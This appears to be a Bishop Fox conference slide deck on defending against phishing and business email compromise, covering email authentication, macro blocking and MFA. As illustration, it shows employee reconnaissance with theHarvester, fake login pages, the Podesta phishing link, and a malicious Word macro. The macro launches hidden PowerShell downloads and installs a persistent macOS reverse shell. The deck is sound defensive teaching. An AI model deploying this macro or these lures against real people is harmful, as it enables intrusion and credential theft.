

Defeating Social Engineering, BECs, & Phishing

Rob Ragan
@sweepthatleg

Alex DeFreese
@lunarca_



Hello!

*We are **Rob** and **Alex***

Security consultants at **Bishop Fox**.

We help organizations secure their networks,
applications, and **people**.





Trap the Phisherman



Trap the Phisher

Lure attackers into **traps that betray their presence**



Trap the Phisherman

Lure attackers into **traps that betray their presence**

Trigger **rapid incident response**




Warning:

No Silver Bullets



Email Phishing 101

Email phishing was the first step in
91% of data breaches in 2016




From: "Robert [REDACTED] (Contractor)" [REDACTED]
Date: Wednesday, 12 October 2016 at 15:40
To: James [REDACTED]
Subject: Re: IT Announcement: 2-factor Authentication for Global Protect going live next Tuesday

Hi James,

try changing your GP portal to [REDACTED] from the GP bar, then select 'Show Panel'.

This is going to connect to California for now.

I can then help you out once you are in the office.



Regards,

[REDACTED]



The Anatomy of an Attack

- Find Targets
- Create Payload
- Deliver Attack



Bishop Fox

Computer & Network Security
51-200 employees

4,907 followers

Follow

See Jobs



Home



Founded in 2005, Bishop Fox is a global information security consulting firm, serving as trusted advisors to the Fortune 1000, financial institutions, and high-tech startups. Our mission is to secure our clients and their business.

Each member of our team brings expertise and perspective to the table. We put our background in government intelligence, the Fortune 100, Big 4 consulting, and global security to work for our clients.

For more than a decade, we have authored best-selling security books, been cited in leading journals like Security Week and Dark Reading; been quoted in newspapers like USA Today; and been interviewed on local, national, and international television. As presenters at conferences such as Black Hat, DEF CON, BlueHat, and RSA; we continually put ourselves at the forefront of the security industry.

Bishop Fox employees



Rob Ragan

Managing Security Associate

See how you're connected ▶

Careers



Interested in Bishop Fox?

1 job posted

See jobs ▶

People Also Viewed

```
lunarca@lelion ~/t/theHarvester (master)> python theHarvester.py -d bishopfox.com -b linkedin
```

```
*****  
*                                                                 *  
* | | | | _ _ _ _ _ ^ ^ _ _ _ _ _ _ _ _ _ _ _ _ _ _ | | _ _ _ _ _ *  
* | _ _ | ' \ / _ \ / / / / _ ' _ _ \ \ / / _ \ _ | _ / _ \ ' _ | *  
* | | | | | | _ / / _ / ( | | | \ \ / _ ^ _ \ | | _ / | *  
* \ _ | | | \ _ _ | \ / / \ _ , _ | | \ / \ _ _ | | _ ^ \ _ _ | | *  
*                                                                 *  
* TheHarvester Ver. 2.7 *  
* Coded by Christian Martorella *  
* Edge-Security Research *  
* cmartorella@edge-security.com *  
*****
```

Users from LinkedIn:

- =====
- Christie Terrill
 - Francis Brown
 - Britt Kemp
 - David Latimer
 - Caroline Pugh
 - Carl Livitt
 - Christina Camilleri
 - Heidi Hamilton
 - Bojan Zekanovic
 - Oscar Salazar
 - Gwenyth Castro
 - Andrew Wilson
 - Cory Johnson
 - Vincent Liu
 - Nick Jeswald
 - Mike Brooks
 - Andre Kirkland
 - Lindsay Lelivelt
 - Drew Porter
 - Steve Schwartz
 - Jasmeen Broome
 - Nick Freeman
 - Justin Hays
 - Steve Christiaens
 - Gerben Kleijn
 - Elizabeth Lagman
 - Rob Ragan
 - Joseph DeMesy
 - Cecillia Tran





Email Address Formats

- `example.user@company.com`
- `euser@company.com`
- `user.example@company.com`
- `example.m.user@company.com`



Attack Payload

- Compromise Accounts and Credentials
- Compromise Computers
- Perform an Action



Work or school, or personal Microsoft account

Keep me signed in

[Sign in](#)

[Can't access your account?](#)

localhost:8000/login.microsoftonline.com/index.html



Work or school, or personal Microsoft account

Keep me signed in

Sign in

[Can't access your account?](#)



Deliver Attack

SpoofCheck Self Test

Test another domain



ubm.com
is **vulnerable to email spoofing**

ANALYSIS

- **SPF**
 - ubm.com has an **SPF record**.
 - The SPF record for ubm.com has a **strong defensive configuration**.



to:



Dear Alex,

You requested a password reset for your account. *This reset email is only valid for the next 24 hours.*

RESET PASSWORD

Link to Attack Site

If you did not request this email, your account may have been targeted by an attacker. Please click the link above and reset your password to ensure your account safety.

As a reminder, Interop ITX, a part of **UBM** uses single sign-on which means any updates to your profile will update across our network.

Thank you!

UBM Customer Care

COMPLETE YOUR PASSWORD RESET

PASSWORD

RETYPE PASSWORD

UPDATE



Business Email Compromise

Facebook and Google got hit with a \$100M email scam

PC PCMAG.COM

By Angela Moscaritolo · Published April 28, 2017



File photo: The Facebook logo is displayed on their website in an illustration photo taken in Bordeaux, France, February 1, 2017. (REUTERS/Regis Duvignau)

The US Department of Justice last month announced details of a **\$100 million "fraudulent email compromise scheme"** against two unnamed "multinational internet companies." Now, thanks to [Fortune](#), we know the identity of those companies: Facebook and Google.

TRENDING IN TECH

- 1 Gigantic 'alien megastructures' built by an advanced civilisation could be orbiting dozens of nearby stars, boffin says
- 2 Where does the military buy its cool gear?
- 3 Paige Jennings, Wall Street intern turned porn star, is now trying her hand at YouTube
- 4 'Alien tank' found on the Moon, UFO hunters say
- 5 North Korea possibly behind global cyberattack, researchers say

[See all Trends](#)

SCITECH CONNECT

Subscribe to the daily Geek Sheet for the top

Most Common BEC Scenarios

- Business Working with a Foreign Supplier
- Business Executive Receiving or Initiating a Request for a Wire Transfer
- Business Contacts Receiving Fraudulent Correspondence through Compromised E-mail
- Data Theft
- Business Executive and Attorney Impersonation



Request - Message (HTML)

FILE MESSAGE

Ignore Delete Reply Reply All Forward Meeting IM More Quick Steps Move Rules OneNote Actions Mark Unread Categorize Follow Up Translate Zoom

Mon 22/02/2016 17:27

Karnickas, James <james.karnickas@bama.com>

Request

To [redacted]

Morning [redacted]

Hope you had a good weekend. Do you have pdf copies of the employees' W2s? Could you please email them to me for a quick review?

[redacted]

Sent from my iPhone

Most Common BEC Scenarios

- Business Working with a Foreign Supplier
- Business Executive Receiving or Initiating a Request for a Wire Transfer
- Business Contacts Receiving Fraudulent Correspondence through Compromised E-mail
- Data Theft
- Business Executive and Attorney Impersonation



**Kevin O'Brien**

11:30 AM (0 minutes ago)



to me

We have been working on acquiring a company in the tech space -- we are (finally) wrapping up. I have asked Greg from Foley Hoag to get in contact with you; we need to tie up a few outstanding accounting details for the M&A filing.

In addition the standard corporate governance information, he will be sending transactional information to finalizing the acquisition itself. You have my full approval to process with any of his requests.

This is obviously bound by SEC regulations, and we are in the mandatory quiet period. Please keep the matter strictly confidential until we publicly announce it.

Kevin

Kevin O'Brien
CEO and Co-Founder
GreatHorn, Inc.

Direct line: [800-604-2566](tel:800-604-2566), x700 Cell: [585-259-8723](tel:585-259-8723)



Click here to [Reply](#) or [Forward](#)

Mitigation Strategies

- Clearly-defined process for financial transactions
- Out-of-band verification for transactions beyond a threshold
- Multi-factor authentication





Event of the Year

Someone has your password

Hi John

Someone just used your password to try to sign in to your Google Account
john.podesta@gmail.com.

Details:

Saturday, 19 March, 8:34:30 UTC

IP Address: 134.249.139.239

Location: Ukraine

Google stopped this sign-in attempt. You should change your password immediately.

[CHANGE PASSWORD](#)

<http://bit.ly/1PibSU0>

Best,
The Gmail Team

MAR 19, 2016

[http://myaccount.google.com-securitysettingpage.tk/security/signinoptions/password?](http://myaccount.google.com-securitysettingpage.tk/security/signinoptions/password?e=am9obi5wb2Rlc3RhQGdtYWlsLmNvbQ%3D%3D&fn=Sm9obiBQb2Rlc3Rh&n=Sm9obg%3D%3D&img=Ly9saDQuZ29vZ2xldXNlcmNvbnRlbnQuY29tLy1RZVIPbHJkVGp2WS9BQUFBQUFBQUFBSS9BQUFBQUFBQUFBCT...)

[e=am9obi5wb2Rlc3RhQGdtYWlsLmNvbQ%3D%3D&fn=Sm9obiBQb2Rlc3Rh&n=Sm9obg%3D%3D&img=Ly9saDQuZ29vZ2xldXNlcmNvbnRlbnQuY29tLy1RZVIPbHJkVGp2WS9BQUFBQUFBQUFBSS9BQUFBQUFBQUFBCT...](http://myaccount.google.com-securitysettingpage.tk/security/signinoptions/password?e=am9obi5wb2Rlc3RhQGdtYWlsLmNvbQ%3D%3D&fn=Sm9obiBQb2Rlc3Rh&n=Sm9obg%3D%3D&img=Ly9saDQuZ29vZ2xldXNlcmNvbnRlbnQuY29tLy1RZVIPbHJkVGp2WS9BQUFBQUFBQUFBSS9BQUFBQUFBQUFBCT...)

[http://myaccount.google.com-securitysettingpage.tk/security/signinoptions/password?](http://myaccount.google.com-securitysettingpage.tk/security/signinoptions/password?e=am9obi5wb2Rlc3RhQGdtYWlsLmNvbQ%3D%3D&fn=Sm9obiBQb2Rlc3Rh&n=Sm9obg%3D%3D&img=Ly9saDQuZ29vZ2xldXNlcmNvbnRlbnQuY29tLy1RZVIPbHJkVGp2WS9BQUFBQUFBQUFBSS9BQUFBQUFBQUFBCT...)

[e=am9obi5wb2Rlc3RhQGdtYWlsLmNvbQ%3D%3D&fn=Sm9obiBQb2Rlc3Rh&n=Sm9obg%3D%3D&img=Ly9saDQuZ29vZ2xldXNlcmNvbnRlbnQuY29tLy1RZVIPbHJkVGp2WS9BQUFBQUFBQUFBSS9BQUFBQUFBQUFBCT...](http://myaccount.google.com-securitysettingpage.tk/security/signinoptions/password?e=am9obi5wb2Rlc3RhQGdtYWlsLmNvbQ%3D%3D&fn=Sm9obiBQb2Rlc3Rh&n=Sm9obg%3D%3D&img=Ly9saDQuZ29vZ2xldXNlcmNvbnRlbnQuY29tLy1RZVIPbHJkVGp2WS9BQUFBQUFBQUFBSS9BQUFBQUFBQUFBCT...)

[http://myaccount.google.com-securitysettingpage.tk/security/signinoptions/password?](http://myaccount.google.com-securitysettingpage.tk/security/signinoptions/password?e=am9obi5wb2Rlc3RhQGdtYWlsLmNvbQ%3D%3D&fn=Sm9obiBQb2Rlc3Rh&n=Sm9obg%3D%3D&img=Ly9saDQuZ29vZ2xldXNlcmNvbnRlbnQuY29tLy1RZVIPbHJkVGp2WS9BQUFBQUFBQUFBSS9BQUFBQUFBQUFBCT...)

bitly.com/1PibSU0

COPY

“



John.podesta@gmail.com

MAR 19, 2016

http://myaccount.google.com-securitysettingpage.tk/security/signinoptions/password?
e=**am9obi5wb2Rlc3RhQGdtYWIsLmNvbQ%3D%3D**&fn=Sm9obiBQb2Rlc3Rh&n=Sm9obg%3D%3D&img=Ly9sa
DQuZ29vZ2xldXNlcmNvbnRlbnQuY29tLy1RZVIPbHJkVGp2WS9BQUFBQUFBQUFBSS9BQUFBQUFBQUFBCT...
http://myaccount.google.com-securitysettingpage.tk/security/signinoptions/password?
e=am9obi5wb2Rlc3RhQGdtYWIsLmNvbQ%3D%3D&fn=Sm9obiBQb2Rlc3Rh&n=Sm9obg%3D%3D&img=Ly9saDQuZ29vZ2xldXNlcmNvbnRlbnQuY29tLy1RZVIPbHJkVGp2WS9BQUFBQUFBQ
UFBSS9BQUFBQUFBQUFBCT59CQldVOVQ0bUZUWS9waG90by5qcGc%3D&id=1sutlodlwe

bitly.com/1PibSU0





One account. All of Google.

Sign in with your Google Account



John Podesta

john.podesta@gmail.com

Password

Sign in

[Need help?](#)

[Sign in with a different account](#)

One Google Account for everything Google





What Doesn't Work

Common Ineffectual Techniques



1.

Excessive Awareness Training



Not useless

- Reduce attack surface
- Improve detection rates

But it's **nowhere near enough** on
its own



It only takes **one**





2.

Punishing User Mistakes

Social engineering attacks will **always**
succeed without technical controls for
defense

Because **people** are...

- Helpful
- Naive
- Trusting
- Routine-oriented

Because **people** are...

Not security experts

And they shouldn't have to be

"[...] users are neither stupid nor lazy. They are musicians, parents, journalists, firefighters -- it isn't fair to also expect them to become security experts too. And they have other, important things to do besides read our lovingly crafted explanations of SSL. But they still deserve to use the web safely, and it's on us to figure out that riddle."

- Adrienne Porter Felt
Google Chrome Security Team
@__apf__ | adrienneporterfelt.com



Limit Delivery Options



Email Protections

SPF

```
v=spf1 include:spf.protection.outlook.com  
include:mailgun.org -all
```

DMARC

```
v=DMARC1\; p=reject\; pct=100\;  
rua=mailto:re+mlszd9zhq4y@dmarc.postmarkapp.com\; aspf=r\;
```


SpoofCheck Self Test



Check your email address or domain for email protections

Check Domain

I'm not a robot



reCAPTCHA
[Privacy](#) - [Terms](#)

Test another domain



bishopfox.com
is **not vulnerable to email spoofing**

ANALYSIS

- **SPF**
 - bishopfox.com **has an SPF record.**
 - The SPF record for bishopfox.com has a **strong defensive configuration.**
 - Record: v=spf1 include:spf.protection.outlook.com include:mailgun.org -all
- **DMARC**
 - bishopfox.com **has a DMARC record.**
 - The DMARC record for bishopfox.com is configured with a **policy of reject.**
 - The DMARC record for bishopfox.com is configured to **send aggregate reports.**
 - Record: v=DMARC1; p=reject; pct=100; rua=mailto:re+mlszd9zhq4y@dmARC.postmarkapp.com; aspf=r;

RECOMMENDATIONS

To manage the risk of email spoofing from domains other than bishopfox.com, Bishop Fox recommends the following:

ubm.com is vulnerable to email spoofing

ANALYSIS

- **SPF**
 - ubm.com has an **SPF record**.
 - The SPF record for ubm.com has a **strong defensive configuration**.
 - Record: `v=spf1 mx include:spf-1.ubm.com include:spf-2.ubm.com include:spf-3.ubm.com include:spf-4.ubm.com include:spf-5.ubm.com include:spf-6.ubm.com include:spf-7.ubm.com include:spf-8.ubm.com ~all`
- **DMARC**
 - ubm.com has no **DMARC record**.

RECOMMENDATIONS

To avoid the risk of email spoofing from ubm.com, Bishop Fox recommends the following:

- Begin implementing a DMARC record for ubm.com. DMARC records are DNS TXT records, located at the `_dmarc.ubm.com` subdomain, that instruct receiving mail servers how to handle emails that fail SPF and DKIM alignment. For DMARC to function, ubm.com needs to have both SPF and DKIM configured. Additional information about setting up DMARC records can be found from the [Google Apps DMARC setup guide](#).
- A DMARC policy of none allows spoofed emails to be delivered. Begin implementing a DMARC policy of quarantine or reject. As implementing strict DMARC policies may interfere with the delivery of email from ubm.com email addresses, Bishop Fox recommends setting up and monitoring aggregate report notifications for legitimate emails before beginning to implement a stricter policy. If no legitimate emails are reported, set the DMARC policy to quarantine and set the pct field to a low percentage. This process is described in more detail in the [Google Apps DMARC setup guide](#).

To manage the risk of email spoofing from domains other than ubm.com, Bishop Fox recommends the following:

- Configure the ubm.com email server to quarantine emails that fail SPF alignment on the From field. Nearly 41% of the Alexa top million domains are configured with SPF records, but only 1.8% of those domains are configured with a strict DMARC record.



Mark External Emails

 Reply  Reply All  Forward  IM



Thu 3/31/2016

Invalid SPF <invalid.spf@iwitl.com>

Test Message - Invalid SPF

To  Joseph Palarchio

WARNING: The sender of this email could not be validated and may not match the person in the "From" field.

CAUTION: This email originated from outside of the organization. Do not click links or open attachments unless you recognize the sender and know the content is safe.

This is a test message.



Set up Canary Emails

Canarytokens by Thinkst

What is this and why should I care?

Unique email address 

Provide an email address, or webook URL, or both space separated

Reminder note when this token is triggered, like: Email address in Events database

Fill in the fields above



Limit Payload Options



Block Unknown Executables

Veil



Veil is a tool designed to generate metasploit payloads that bypass common anti-virus solutions.

Veil is current under support by @ChrisTruncer



Block at First Sight

Windows Defender – Block at First Sight





Windows Update

Windows Defender

Backup

Recovery

Activation

For developers

Some settings are managed by your organization.

Real-time protection

This helps find and stop malware from installing or running on your PC. You can turn this off temporarily, but if it's off for a while we'll turn it back on automatically.

On

Cloud-based Protection

Get better, faster protection by sending Microsoft info about potential security problems Windows Defender finds.

On

[Privacy Statement](#)

Automatic sample submission

Help us make Windows Defender better by sending Microsoft samples so we can improve our anti-virus and malware measures. Turn this off to be prompted before sending samples to Microsoft.

On

[Privacy Statement](#)



Block Office Macros

Normal (Normal.dotm)
 Project (Document1)
 Microsoft Word Objects

```
' Modified from https://raw.githubusercontent.com/cr7pt0/MacroSploit/master/ExampleMacro

Sub handle_windows()
    Dim x
    x = "-nop -w hidden -c $z=new-object net.webclient;$z.proxy=[Net.WebRequest]::GetSystemWebP
    Shell ("POWERSHELL.EXE " & x)

    Dim title As String
    title = "Document error"
    Dim msg As String
    Dim intResponse As Integer
    msg = "An error has occurred while decrypting the file. Word is unable to continue."
    intResponse = MsgBox(msg, 16, title)
    Application.Quit
End Sub

Sub handle_osx()
    ' Set up the basic OSX script -- creates a .bishopfox hidden folder in the word user's home
    ' This reverse shell should function on most modern versions of OSX
    MacScript "do shell script ""mkdir -p $HOME/.bishopfox""
    MacScript "do shell script ""cat <<EOF > $HOME/.bishopfox/connect.sh\n#!/bin/bash\nbash -i

    ' This next section sets up persistence through OSX LaunchAgents
    MacScript "do shell script ""chmod +x $HOME/.bishopfox/connect.sh""
    MacScript "do shell script ""mkdir -p $HOME/Library/LaunchAgents""
    MacScript "do shell script ""cat <<EOF > $HOME/Library/LaunchAgents/com.apple.video2.plist\n
    MacScript "do shell script ""launchctl load $HOME/Library/LaunchAgents/com.apple.video2.pli

    ' This section executes a reverse shell.
    MacScript "do shell script ""sh $HOME/.bishopfox/connect.sh > /dev/null 2>&1 &""
    MacScript "do shell script ""sh $HOME/.bishopfox/connect.sh > /dev/null 2>&1 &"" with admini
End Sub

Sub handle_quit()
    Dim title As String
    title = "Critical Microsoft Office Error"
    Dim msg As String
    Dim intResponse As Integer
    msg = "Critical file decryption error: 16. Office was unable to decrypt the contents of this file.
```



Console1 - [Local Root\Local Computer Configuration\Administrative Templates\Microsoft Word 2016\Word Options\Security\Trust Center]

File Action View Favorites Window Help

Trust Center

Block macros from running in Office files from the Internet

Edit [policy setting](#).

Requirements:
At least Windows Server 2008 R2 or Windows 7

Description:

This policy setting allows you to block macros from running in Office files that come from the Internet.

If you enable this policy setting, macros are blocked from running, even if "Enable all macros" is selected in the Macro Settings section of the Trust Center. Also, instead of having the choice to "Enable Content," users will receive a notification that macros are blocked from running. If the Office file is saved to a trusted location or was previously trusted by the user, macros will be allowed to run.

If you disable or don't configure this policy setting, the settings configured in the Macro Settings section of the Trust Center determine whether macros run in Office files that come from the Internet.

| Setting | State |
|---|----------------|
| File Block Settings | |
| Protected View | |
| Trusted Locations | |
| Block macros from running in Office files from the Internet | Not configured |
| Scan encrypted macros in Word Open XML documents | Not configured |
| Disable Trust Bar Notification for unsigned application add-ins | Not configured |
| Disable all application add-ins | Not configured |
| Require that application add-ins are signed by Trusted Publishers | Not configured |
| Set maximum number of trust records to preserve | Not configured |
| Set maximum number of trusted documents | Not configured |
| Trust access to Visual Basic Project | Not configured |
| Turn off trusted documents | Not configured |
| Turn off Trusted Documents on the network | Not configured |
| VBA Macro Notification Settings | Not configured |

Actions

Trust Center


More Actions


Block macros from running in Office files from the Internet

More Actions



Limit Access to PowerShell



 Survey

Target type: Application

Target location: v1.0



Target:

Start in:

Shortcut key:

Run:

Comment:






Multi-Factor Authentication

PASSWORD




+

PROOF



=

ACCESS





Password Manager



LastPass...|



28

6



My Small Business

Customer number 8048228

BUY LICENSES

CONTACT US



HOW SECURE ARE MY USERS?

VIEW REPORT

74%

average security score

VIEW DETAILS

5

reusing Master Passwords

VIEW USERS

3

invited but not yet activated

REINVITE ALL

25

with weak Master Passwords

0

with a weak security challenge score

90%

Average password strength

HOW OFTEN IS YOUR COMPANY
USING LASTPASS TO LOGIN?291 site logins
this week

VIEW REPORT



USER LICENSES

BUY LICENSES

FEATURE USAGE


VIEW FEATURES



Refuser



Password
Alert



Password Alert

google.com

Password Alert helps protect against phishing attacks.

+ FREE

Productivity

★★★★★ (6)



Reset your Google Account password

You just entered your Google Account password on a sign-in page that's not Google's. Immediately reset your password to protect your account. And please make sure you don't reuse your password for other apps and sites. [Learn more](#)

Reset Password

Ignore this time

Always ignore for this site

Warning: you are typing a password into twitter.com that is similar to a password you used on on www.facebook.com.



Is this what you want to do?

No, take me back to safety.

No, let me type a new password.
Yes, this is what I meant to do.

